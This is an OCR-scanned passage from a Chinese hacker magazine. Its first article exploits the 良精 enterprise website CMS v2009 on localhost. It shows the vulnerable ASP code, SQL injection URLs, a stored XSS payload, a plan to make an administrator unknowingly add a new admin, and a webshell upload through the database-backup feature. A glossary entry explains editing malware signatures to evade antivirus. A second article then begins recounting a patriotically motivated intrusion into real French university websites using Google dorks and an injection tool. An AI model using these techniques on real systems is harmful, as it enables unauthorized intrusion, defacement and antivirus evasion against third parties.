


图6




图7

第三个注入漏洞是出现在News_search.asp文件中的，关键代码如下：

```
key=Trim(request("key"))
otype=Trim(request("otype"))
BigClass=request("BigClass")
    ……省略部分代码……

if otype="title" then
sql="select * from news where title Like '%"&key&"%' order by id desc"
else
sql="select * from news where content Like '%"&key&"%' order by id desc"
end if
rs.open sql,conn,1,1
```

从代码中可以看到，key没有经过过滤就进行了数据库查询，因此造成了注入漏洞。这个文件的作用是搜索文件，因此这是一个搜索型的注入。我们进入“http://127.0.0.1/NewsClass.asp?BigClass=企业新闻”，在新闻搜索处填写搜索内容为“1”，选择搜索“新闻内容”，点击“搜索”按钮，得到搜索结果如图8所示。




图8

这时看到地址栏的地址为“http://127.0.0.1/News_search.asp?key=1&otype=msg&Submit=%CB%D1%CB%F7”，我们需要使用“URL解码器”把“%CB%D1%CB%F7”进行解码，结果为“搜索”。现在开始进行手工判断，我们把地址进行如下位置的调换，把key放到最后面，然后构造注入语句**http://127.0.0.1/News_search.asp?otype=msg&Submit=搜索&key=1%' and 1=1 '%'='**和**http://127.0.0.1/News_search.asp?otype=msg&Submit=搜索&key=1%' and 1=2 '%'='**，返回了不同页面，可以进行注入了。继续使用我的工具，选择搜索型注入，第一栏不用说了，第二栏填写“otype=msg^&Submit=搜索^&key=1”，注意把key放在最后面，第三栏也有个要注意的地方，就是这次填写的是一个在不正常的页面存在，而在正常页面不存在的字符，同样可以通过查看两个页面的源代码来找到。我找到的字符是“没有找到”，点击“开始注入”后就进行注入了。

二、跨站漏洞

跨站漏洞我只找到了一处，就是在留言簿那儿，我估计还有别的地方存在跨站漏洞。在留言簿处的漏洞文件Feedbacksave.asp，关键代码为：

```
Add=trim(request.form("Add"))
Postcode=trim(request.form("Postcode"))
Mobile=trim(request.form("Mobile"))
Fax=trim(request.form("Fax"))
email=trim(request.form("email"))
Language=trim(request.QueryString("Language"))
    ……省略部分代码……
Set rs = Server.CreateObject("ADODB.Recordset")
sql="select * from Feedback"
rs.open sql,conn,1,3
rs.addnew
    ……省略部分代码……
rs("CompanyName")=trim(request.form("CompanyName"))
rs("Add")=Add
rs("Postcode")=Postcode
rs("Receiver")=trim(request.form("Receiver"))
rs("Phone")=trim(request.form("Phone"))
rs("Mobile")=Mobile
```

```
rs("Fax")=Fax
rs("email")=email
rs("title")=trim(request.form("title"))
rs("content")=htmlencode2(request.form("content"))
rs("Publish")=trim(request.form("Publish"))
if Language="ch" then
 rs("Language")="0"
else
 rs("Language")="1"
end if
rs("time")=date()
rs.update
rs.close
```

在这里 Add、Post、code、Fax、email 等均没有进行过滤，我们只要在“主题”和“E-mail”那里填写跨站代码就可以了。“主题”是保证前台能够跨站，而“E-mail”是保证后台能够跨站。访问“http://127.0.0.1/Feedback.asp”，直接来到留言处，在“主题”和“E-mail”处分别填写<script>alert(/a/)</script>，然后提交，就可以发现前台和后台的留言管理的位置均能跨站了，如图9，图10。




图9




图10

我们可以直接进行挂马，当然我本人是不支持这样做的。我们可以进入后台，选择“系统管理”－“管理员管理”，然后添加一个管理员，进行抓包，根据抓到的内容构造一个可以添加管理员的地址。然后填写到留言的地方，这样只要管理员查看留言就会自动添加一个新的管理员了。本来我想把详细的过程演示给叉子们的，可我在添加时却显示出了如图11所示的界面，所以叉子们别怪我啊。

三、后台拿 webshell

由于在后台有数据库备份的地方，而且也没有对备份的后缀和备份后的文件名进行限制，所以我们可以很容易的备份得到我们的木马。选择“企业信息”－“新增企业信息”，然后上




图11

传一个图片木马，再点击代码就能看到我们的图片地址了，如图12。接着来到“系统管理”－“数据库备份”，在“当前数据库路径”处填写“../uploadFiles/200841223951698.jpg”，在“备份数据库名称”处填写“1.asp”，点击确定即可。此时会提示我们备份成功，这时它所给出的备份地址会在你的后缀后面又添加上一个“.asa”，我们不用去管它，因为其实并没有添加asa的后缀。备份的文件是存在“admin\Databackup”目录下的，输入地址http://127.0.0.1/admin/Databackup/1.asp就可以访问到我们的木马了。



图12

到此，良精通用企业建站系统v2009的漏洞我就全部介绍完毕了，总的感觉这套系统的漏洞很多，安全性做的不是很好，希望程序员能够继续改进，提供给用户更加完善，更加安全的系统。

（文章中涉及到的URL解码器、EchoEye's SQL Injection、已经收录在光盘中）

黑客术语小补习

什么是特征码

程序运行时，在内存中为完成特定的动作，要有特殊的指令；一个程序在运行时，同一内存地址的指令是相同的；同一个程序中，一段连续的地址（它的指令相同），这些就是特征码。杀毒软件都有通过特征码来识别不同病毒的功能，有的对一个木马只有一段特征码，有的就有多段。修改特征码做免杀是最根本的免杀方法，相当于把木马修改成一个杀毒软件完全不认识的程序。

文章难易度：★★★
文章阅读要点：简简单单，利用啊D注入工具来入侵法国的网站

和我一起来入侵法国网站

□清原长风

大家都知道上个月奥运火炬在法国传递时所发生的事情吧，作为一个爱好黑客技术的热血青年，我们有自己的爱国方式，所以五一放假期间我把入侵的目标锁定在了法国的网站上。在入侵前我们最好找一个网速快的电脑哦，毕竟目标是在地球的另一边，要是有高速主干网络的VPN的话就更好了！

打开google，我们要利用它来寻找存在注入漏洞的网站，法国网站的国家域名为fr，但如果我们单纯的构造“inurl:fr inurl:asp?id=”的话，找出来的注入链接利用价值不是多大，所以一定要加上一些关键字进行搜索，而关键字最好是法文的，比如我们要搜索和大学相关的网站，那么就先利用google的语言工具将“University”翻译成法文。google只提供了中文的简繁互相转化和中文翻译为英语三种功能，我首先将中文关键字翻译成英文，再把英文翻译成法文关键字，如图1。




图1

把关键字结合起来就成了“Université inurl:edu.fr inurl:asp?id=”，使用google的高级搜索设置每页显示100项结果，然后直接将浏览器里的地址放入啊D中，几秒钟后就检测出了许多存在注入的链接，如图2，图3。

